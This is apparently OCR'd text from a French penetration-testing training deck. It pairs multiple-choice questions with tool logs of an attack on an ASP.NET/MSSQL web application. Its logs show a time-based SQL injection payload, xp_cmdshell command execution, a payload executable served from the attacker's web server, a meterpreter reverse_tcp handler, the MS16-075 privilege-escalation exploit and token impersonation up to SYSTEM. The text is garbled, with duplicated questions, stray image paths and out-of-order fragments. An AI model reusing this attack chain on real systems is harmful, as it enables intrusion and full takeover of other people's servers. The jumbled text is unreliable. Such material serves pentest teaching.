1wr97l1lEhEa9LiEXQM0w4TiToxN+qpRsMsg+RYWX/lDcgKSCFqG+BGTvVLEhnaEP0nN34rRtx2MJUvjKoApMn0aOA/h6bYqCXAH2rdF6H+/e8Wqd1MKu1bmUdk9FBsrQUJygXB4TygT8IEh08K/o9XW+eihFidQnLlJ0EJCYX7zSt
2iKSTNXTBM0Xb9Wjg1UfOOatu1UUMwMWL/eL1gYfunDExxIrZcr0xvpUn8//VwDNy+ltArVaUYOxJZHO+vtGdGh96IJAwSXpl/jklzQl7HaPuU1DcmhS8uwucA0g2JROZXPX7&__VIEWSTATEGENERATOR=4481FA64&__EVENTVAL
Q47DyTvA3Fxy8EdQ3Pr5bp+8x2mpAj7cfKk/GOkckL4yNzSVipxCXuyNRNqlBEXLjGB2WL6J6JlTmUeMZOkAE5FvLxZp3pRN0xcDox9rNhU10bWg+w+le+T+XetbSvCsZQE1rZp1OHblD2HyIZlVlGlhoPG5/N/Z2qSeSZ4hf7FzeN
Z1HyiXbbPtB44qDk9PaMXB09cLNy3r3y9ZbrqJmujl//g10oqDUBpxuSoW0wqCYx/s+E20IZay/fcKORPNZdUBbhNmPr5hoxgczIshwSPeRG3ohtjUzR5Ij6ZxGPRCAbD/tTWntX3MpFtB2f9AevUV1/qRpDR9qMIT2eVb1o61naYu
bJjKGj0LdcnlmWJblTnn7ZlOYafDZfwKVYEH9B818RhURjrmSWOJQZStHx+7XpGGxXMc9lJ8xl7SWnOuqMMCqIkzNqcMy3LTS+mDlwO1UNkJnGxXEv69QlxGcT8+vlJcQeE02AYXfUcIYyLv3noCb7ZCqeCNIalJrFGE3wMOQpgwss
4z/QvcaDjOy/XjzG+piJZCIBxFW5k/Tzv2IL/l5pH5xI0=&txtVisitCode=10000&txtRFID=6190&ddlContainers=1&txtContainer1=1';WAITFOR DELAY '0:0:5'--&txtContainer1Size=&txtSeal1=&txtSeal2=
amageCode4=&ddlPosition1=2&txtRemarks=&ddlLanes=99&hdnTransactionId=&Submit=Submit&hdnContainerFormat1=4,7&hdnChassisFormat=4,7
---
[17:46:01] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.0
back-end DBMS: Microsoft SQL Server 2012
[17:46:01] [INFO] fetching current database
[17:46:01] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[17:47:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[17:47:24] [INFO] adjusting time delay to 3 seconds due to good response times
MG[redacted]
current database:    'M[redacted]'
[17:51:19] [INFO] fetched data logged to text files under '/home/tenflo/.sqlmap/output/[redacted].fr'
```

squad

Comment un attaquant peut profiter de cette nouvelle surface d’attaque ?

A. En modifiant le code source de la page pour afficher un message infamant

B. En essayant d’exécuter du code sur le système

C. En utilisant cet accès à la base de données pour émettre des attaques DDoS

D. En « dumpant » le contenu de la base de données

Comment un attaquant peut profiter de cette nouvelle surface d’attaque ?

A. En modifiant le code source de la page pour afficher un message infamant

B. En essayant d’exécuter du code sur le système


C. En utiliser cet accès à la base de données pour émettre des attaques DDoS

D. En « dumpant » le contenu de la base de données

```
Parameter: txtContainer1 (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=PqAyJ4RsAO4yEL7VTza5+EZgjc5u5LPi6UBTdXaux90QtScIgmx+lTKGgrtIgsJMPKKS5PczzNcQ2D+rn2nt8xDuLmTFHHCY
qCTXDk9lgjrnPkrdA9Ts9MYtDwdWu95S1oDaqhZtdmJdNu+wL0539Wqy7RRpiBEGTzttQBCQ7E96MP7C1F6rv3RoMbzzPQ8QSGEM7NrOlS8EqymwF+6QSSebM+94fRUM2PgBqq20kO5Ht4ege4ZBcZu5y
/ft5bupxbl2V+41580IT1KiQVfeWDnLGLI/B/+YkzW657A2FuAZZEX1PM/ptU2qfaQLCgxOkV8FTJ8PE28VaLGRRbbBqfSN7QbPHc2uyT8iS3+/9XXaVXOZOv6XiDCUnZKd2LmHgqH3YaLqnZkUuZn8l
1wr97l1lEhEa9LiEXQM0w4TiToxN+qpRsMsg+RYWX/lDcgKSCFqG+BGTvVLEhnaEP0nN34rRtx2MJUvjKoApMn0aOA/h6bYqCXAH2rdF6H+/e8Wqd1MKu1bmUdk9FBsrQUJygXB4TygT8IEh08K/o9XW
2iKSTNXTBM0Xb9Wjg1UfOOatu1UUMwMWL/eL1gYfunDExxIrZcr0xvpUn8//VwDNy+ltArVaUYOxJZHO+vtGdGh96IJAwSXpl/jklzQl7HaPuU1DcmhS8uwucA0g2JROZXPX7&__VIEWSTATEGENERAT
Q47DyTvA3Fxy8EdQ3Pr5bp+8x2mpAj7cfKk/GOkckL4yNzSVipxCXuyNRNqlBEXLjGB2WL6J6JlTmUeMZOkAE5FvLxZp3pRN0xcDox9rNhU10bWg+w+le+T+XetbSvCsZQE1rZp1OHblD2HyIZlVlGlh
Z1HyiXbbPtB44qDk9PaMXB09cLNy3r3y9ZbrqJmujl//g10oqDUBpxuSoW0wqCYx/s+E20IZay/fcKORPNZdUBbhNmPr5hoxgczIshwSPeRG3ohtjUzR5Ij6ZxGPRCAbD/tTWntX3MpFtB2f9AevUV1/6
bJjKGj0LdcnlmWJblTnn7ZlOYafDZfwKVYEH9B818RhURjrmSWOJQZStHx+7XpGGxXMc9lJ8xl7SWnOuqMMCqIkzNqcMy3LTS+mDlwO1UNkJnGxXEv69QlxGcT8+vlJcQeE02AYXfUcIYyLv3noCb7ZC
4z/QvcaDjOy/XjzG+piJZCIBxFW5k/Tzv2IL/l5pH5xI0=&txtVisitCode=10000&txtRFID=6190&ddlContainers=1&txtContainer1=1';WAITFOR DELAY '0:0:5'--&txtContainer1Size
amageCode4=&ddlPosition1=2&txtRemarks=&ddlLanes=99&hdnTransactionId=&Submit=Submit&hdnContainerFormat1=4,7&hdnChassisFormat=4,7
---
[21:16:17] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.0
back-end DBMS: Microsoft SQL Server 2012
[21:16:17] [INFO] testing if current user is DBA
[21:16:18] [WARNING] reflective value(s) found and filtering out
[21:16:18] [INFO] testing if xp_cmdshell extended procedure is usable
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[21:21:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[21:22:21] [INFO] adjusting time delay to 2 seconds due to good response times
[21:23:28] [INFO] xp_cmdshell extended procedure is usable
do you want to retrieve the command standard output? [Y/n/a]
[21:26:13] [INFO] retrieved: 4
[21:26:20] [INFO] retrieved: nt  service\ms

[21:30:20] [ERROR] invalid character detected. retrying..
[21:30:20] [WARNING] increasing time delay to 3 seconds
s

[21:30:58] [ERROR] invalid character detected. retrying..
[21:30:58] [WARNING] increasing time delay to 4 seconds
qlserver
[21:34:31] [INFO] retrieved:
[21:35:24] [INFO] retrieved: nt  service\mssqlserv

[21:46:09] [ERROR] invalid character detected. retrying..
[21:46:09] [WARNING] increasing time delay to 5 seconds
er
[21:47:07] [INFO] retrieved:
command standard output:
---
nt service\mssqlserver

nt service\mssqlserver
---
[21:48:13] [INFO] cleaning up the database management system

[21:49:26] [INFO] database management system cleanup finished
[21:49:26] [WARNING] remember that UDF dynamic-link library files saved on the file system can only be deleted manually
```

Exploitation :

- Trouver des vulnérabilités exploitables
- Exploitation et post-exploitation si validé par le client


{1.2.12#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:11:26 /2019·/
[16:11:26] [INFO] parsing HTTP request from 'burpsqli.request'
[16:11:26] [INFO] resuming back-end DBMS 'microsoft sql server'
[16:11:26] [INFO] testing connection to the target URL
[16:11:27] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: txtContainer1 (POST)
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=PqAyJ4RsAO4yEL7VTza5+EZgjc5u5LPi6UBTdXaux90QtScIgmx+lTKGgrtIg
sJMPKKS5PczzNcQ2D+rn2nt8xDuLmTFHHCYdHinL+yE9vl1vfTVJkExFgkHtgokLdHoh3D9Ey70WS59Bg5RQwXIxjl10K/fI/XYDx4GdV4hr59wnS57kTq
QqCTXDk9lgjrnPkrdA9Ts9MYtDwdWu95S1oDaqhZtdmJdNu+wL0539Wqy7RRpiBEGTzttQBCQ7E96MP7C1F6rv3RoMbzzPQ8QSGEM7NrOlS8EqymwF+6QS
SebM+94fRUM2PgBqq20kO5Ht4ege4ZBcZu5yCZU86C7VB9dbWXSEX3fTxbcwHpgRJipdjh9gdvS0thYbQSgGsmTsv1Q9sHxkDOksYkyORySmWWrWjhsdQs
NC/ft5bupxbl2V+41580IT1KiQVfeWDnLGLI/B/+YkzW657A2FuAZZEX1PM/ptU2qfaQLCgxOkV8FTJ8PE28VaLGRRbbBqfSN7QbPHc2uyT8iS3+/9XXaV
XOZOv6XiDCUnZKd2LmHgqH3YaLqnZkUuZn8lddLsRmrHK2sG+2a/dYoHgY2BocLoQ4nouy6J7dh1Bgnsd2g7zhGbcD6UP610RTQwRB8oO3vzEzkzhUhpt6
ftt1wr97l1lEhEa9LiEXQM0w4TiToxN+qpRsMsg+RYWX/lDcgKSCFqG+BGTvVLEhnaEP0nN34rRtx2MJUvjKoApMn0aOA/h6bYqCXAH2rdF6H+/e8Wqd1M
Ku1bmUdk9FBsrQUJygXB4TygT8IEh08K/o9XW+eihFidQnLlJ0EJCYX7zStB+7dithP2PqIACoXMDEtV7yrQhRJEsmufECBmHdLUsGHvahqs+10ZEJsRvj
zJDl2iKSTNXTBM0Xb9Wjg1UfOOatu1UUMwMWL/eL1gYfunDExxIrZcr0xvpUn8//VwDNy+ltArVaUYOxJZHO+vtGdGh96IJAwSXpl/jklzQl7HaPuU1Dcm
hS8uwucA0g2JROZXPX7&__VIEWSTATEGENERATOR=4481FA64&__EVENTVALIDATION=Kmpd4rsQghdly2Y76BwliXvBNccnklgkwK8nFYQipfepr3yrAR
k/zDkQ47DyTvA3Fxy8EdQ3Pr5bp+8x2mpAj7cfKk/GOkckL4yNzSVipxCXuyNRNqlBEXLjGB2WL6J6JlTmUeMZOkAE5FvLxZp3pRN0xcDox9rNhU10bWg+
w+le+T+XetbSvCsZQE1rZp1OHblD2HyIZlVlGlhoPG5/N/Z2qSeSZ4hf7FzeNO5N8Ts2yCz5z34F5kbtTpQ3wc6U0aoXpmi7CPtmQgUQdYCLqOSsoqsXXX
jUEXxbZ1HyiXbbPtB44qDk9PaMXB09cLNy3r3y9ZbrqJmujl//g10oqDUBpxuSoW0wqCYx/s+E20IZay/fcKORPNZdUBbhNmPr5hoxgczIshwSPeRG3oht
jUzR5Ij6ZxGPRCAbD/tTWntX3MpFtB2f9AevUV1/qRpDR9qMIT2eVb1o61naYuJABAuOLPps5XlbObQuVRHLkQVSc6/L5xEqOKt41KXlG7ujsR07LZkLtB
lsidFA/bJjKGj0LdcnlmWJblTnn7ZlOYafDZfwKVYEH9B818RhURjrmSWOJQZStHx+7XpGGxXMc9lJ8xl7SWnOuqMMCqIkzNqcMy3LTS+mDlwO1UNkJnGx
XEv69QlxGcT8+vlJcQeE02AYXfUcIYyLv3noCb7ZCqeCNIalJrFGE3wMOQpgwssWV4PfNgHzTuPvvnH6/59rDwGTjV/jWcJM3/PMkhppNS6sr0ZvF5kNKn
aIvvUjfY4z/QvcaDjOy/XjzG+piJZCIBxFW5k/Tzv2IL/l5pH5xI0=&txtVisitCode=10000&txtRFID=6190&ddlContainers=1&txtContainer1=1
';WAITFOR DELAY '0:0:5'--&txtContainer1Size=&txtSeal1=&txtSeal2=&txtSeal3=&txtDamageCode1=&txtDamageCode2=&txtDamageCo
de3=&txtDamageCode4=&ddlPosition1=2&txtRemarks=&ddlLanes=99&hdnTransactionId=&Submit=Submit&hdnContainerFormat1=4,7&hd
nChassisFormat=4,7
[16:11:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8 or 2012
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 8.0
back-end DBMS: Microsoft SQL Server 2012
[16:11:27] [INFO] testing if current user is DBA
[16:11:28] [WARNING] reflective value(s) found and filtering out
[16:11:28] [INFO] testing if xp_cmdshell extended procedure is usable
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[16:12:25] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[16:13:11] [INFO] adjusting time delay to 2 seconds due to good response times
[16:14:12] [INFO] xp_cmdshell extended procedure is usable
do you want to retrieve the command standard output? [Y/n/a] Y
[16:14:13] [INFO] retrieved: 10
[16:14:28] [INFO] retrieved:
[ ] 0:python2*
File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
httpd.serve_forever()
File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
poll_interval)
File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
return func(*args)
KeyboardInterrupt
tenflo@mhackgyver:~/ /webserver$ ls
auditsquad.ps1
tenflo@mhackgyver:~/ /webserver$ mv auditsquad.ps1 ..
tenflo@mhackgyver:~/ /webserver$ mv ../auditsquad.exe .
tenflo@mhackgyver:~/ /webserver$ ls
auditsquad.exe
tenflo@mhackgyver:~/ /webserver$ ls
auditsquad.exe
tenflo@mhackgyver:~/ /webserver$ cd ..
tenflo@mhackgyver:~/ $ ls
auditsquad.ps1 burpsqli.request burpsqli.request.bak webserver
tenflo@mhackgyver:~/ $ cd webserver/
tenflo@mhackgyver:~/ /webserver$ ls
auditsquad.exe
tenflo@mhackgyver:~/ /webserver$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
- - [/2019 16:14:12] "GET /auditsquad.exe HTTP/1.1" 200 -
- - [/2019 16:14:12] "GET /auditsquad.exe HTTP/1.1" 200 -
- - [/2019 16:14:12] "GET /auditsquad.exe HTTP/1.1" 200 -
- - [/2019 16:14:12] "GET /auditsquad.exe HTTP/1.1" 200 -
https://metasploit.com
=[metasploit v4.17.33-dev]
+ -- --=[1843 exploits - 1045 auxiliary - 320 post]
+ -- --=[541 payloads - 44 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > handler -p windows/x64/meterpreter/reverse_tcp -P 443 -H 0.0.0.0
"mhackgyver"

squad

Quelle est la post-exploitation à tester en premier dans ce cas ?

A. L’élévation de privilège

B. Le vol de *creds*

C. Le rebond vers d’autres machines du réseau

D. L’exfiltration de données

Quelle est la post-exploitation à tester en premier dans ce cas ?

A. L’élévation de privilège

B. Le vol de *creds*

C. Le rebond vers d’autres machines du réseau

D. L’exfiltration de données

```
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_075_reflection) > show options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/local/ms16_075_reflection) > set lhost eth0
lhost => [redacted]
msf exploit(windows/local/ms16_075_reflection) > exploit -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on [redacted]
msf exploit(windows/local/ms16_075_reflection) > [*] x64
[*] Launching notepad to host the exploit...
[+] Process 6224 launched.
[*] Reflectively injecting the exploit DLL into 6224...
[*] Injecting exploit into 6224...
[*] Exploit injected. Injecting payload into 6224...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to [redacted]
[*] Meterpreter session 2 opened ([redacted] -> [redacted]:61221) at 2019[redacted] 10:41:56 +0100

msf exploit(windows/local/ms16_075_reflection) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT Service\MSSQLFDLauncher
```


```
Incognito Commands
==================

    Command             Description
    -------             -----------
    add_group_user      Attempt to add a user to a global group with all tokens
    add_localgroup_user Attempt to add a user to a local group with all tokens
    add_user            Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current user context
    snarf_hashes        Snarf challenge/response hashes for every token

meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT Service\MSSQLFDLauncher

Impersonation Tokens Available
========================================
AUTORITE NT\Système

meterpreter > impersonate_token "AUTORITE NT\\Système"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user AUTORITE NT\Système
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

Post-Exploitation :

- Récupérer des identifiants et mots de passe réutilisables
- Elévation de privilège

Post-Exploitation :

